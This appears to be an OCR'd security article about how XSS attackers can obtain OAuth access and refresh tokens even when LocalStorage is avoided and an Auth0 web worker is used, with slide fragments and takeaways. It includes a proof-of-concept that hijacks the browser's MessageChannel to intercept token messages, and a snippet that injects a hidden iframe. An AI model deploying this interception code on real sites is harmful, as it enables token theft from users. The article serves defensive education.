
Malicious code detects that the user closes the app

The attacker renews tokens with the *Refresh Token* flow
Use *RT2*
Receive *AT3* and *RT3*


***Refresh token rotation* is not useful here, since there is no token reuse to detect**

TAKEAWAY #2

All functionality or capabilities available to the legitimate application are available to malicious code running in the same context



https://app.restograde.com/
1
The Auth0 SDK using a web worker to handle refresh tokens
6 2
5 9
3 7
4 8
AUTHORIZATION SERVER
The web worker launched by the SDK

1. Run the first step of the authorization code flow
2. Ask the worker to exchange the code for tokens
3. Run the code exchange step of the flow
4. Receive access token and refresh token
5. Return access token to the main application
6. Ask the worker to run a refresh token flow
7. Request new tokens with the refresh token
8. Receive access token and refresh token
9. Return access token to the main application


https://app.restograde.com/
1
The Auth0 SDK using a web worker to handle refresh tokens
The main context can interact with the worker using the Web Messaging API
6
2
5
9
Sensitive tokens are only available within the worker and cannot be extracted
3
7
4
8
AUTHORIZATION SERVER
The web worker launched by the SDK

TAKEAWAY #3

A web worker can be used to isolate sensitive functionality from the main application context



https://app.restograde.com/
1
The Auth0 SDK using a web worker to handle refresh tokens
The main context receives an access token, so the attacker can steal that token
Using the Web Messaging API, the main context can interact with the worker
6
2
5
9
Sensitive tokens are only available within the worker and cannot be extracted
3
7
4
8
AUTHORIZATION SERVER
The web worker launched by the SDK

Why avoiding LocalStorage for tokens is the wrong solution

Most developers are afraid of storing tokens in LocalStorage due to XSS attacks. While LocalStorage is easy to access, the problem actually runs a lot deeper. In this article, we investigate how an attacker can bypass even the most advanced mechanisms to obtain access tokens through an XSS attack. Concrete recommendations are provided at the end.

16 April 2020 OAuth 2.0 & OpenID Connect OAuth 2.0, LocalStorage, XSS


A hastily written PoC to intercept MessageChannel messages



```
// Keep a reference to the original MessageChannel
window.MyMessageChannel = MessageChannel;

// Redefine the global MessageChannel
MessageChannel = function() {
    // Create a legitimate channel
    let wrappedChannel = new MyMessageChannel();

    // Redefine what ports mean
    let wrapper = {
        port1: {
            myOnMessage: null,
            postMessage: function(msg, list) {
                wrappedChannel.port1.postMessage(msg, list);
            },
            set onmessage (val) {
                // Defining a setter for "onmessage" so we can intercept me
                this.myOnMessage = val;
            }
        },
        port2: wrappedChannel.port2
    }
```



```

    // Add handlers to legitimate channel
    wrappedChannel.port1.onmessage = function(e) {
        // Stealthy code would not log, but send to a remote server
        console.log(`Intercepting message from port 1 (${e.data})`)
        console.log(e.data);
        wrapper.port1.myOnMessage(e);
    }

    // Return the redefined channel
    return wrapper;
}
```

TAKEAWAY #4

You cannot keep secrets in JavaScript in the browser

If your application can access a sensitive token, so can malicious JS code running in the same context

What other capabilities of legitimate applications can an attacker abuse?

Malicious code to load the iframe in the application's page

```javascript
window.addEventListener("message", (e) => {
  /* handle incoming messages */
})

let f = document.createElement("iframe");
f.style = "display: none";
document.body.appendChild(f);
```

1 The SDK running legitimate OAuth 2.0 flows

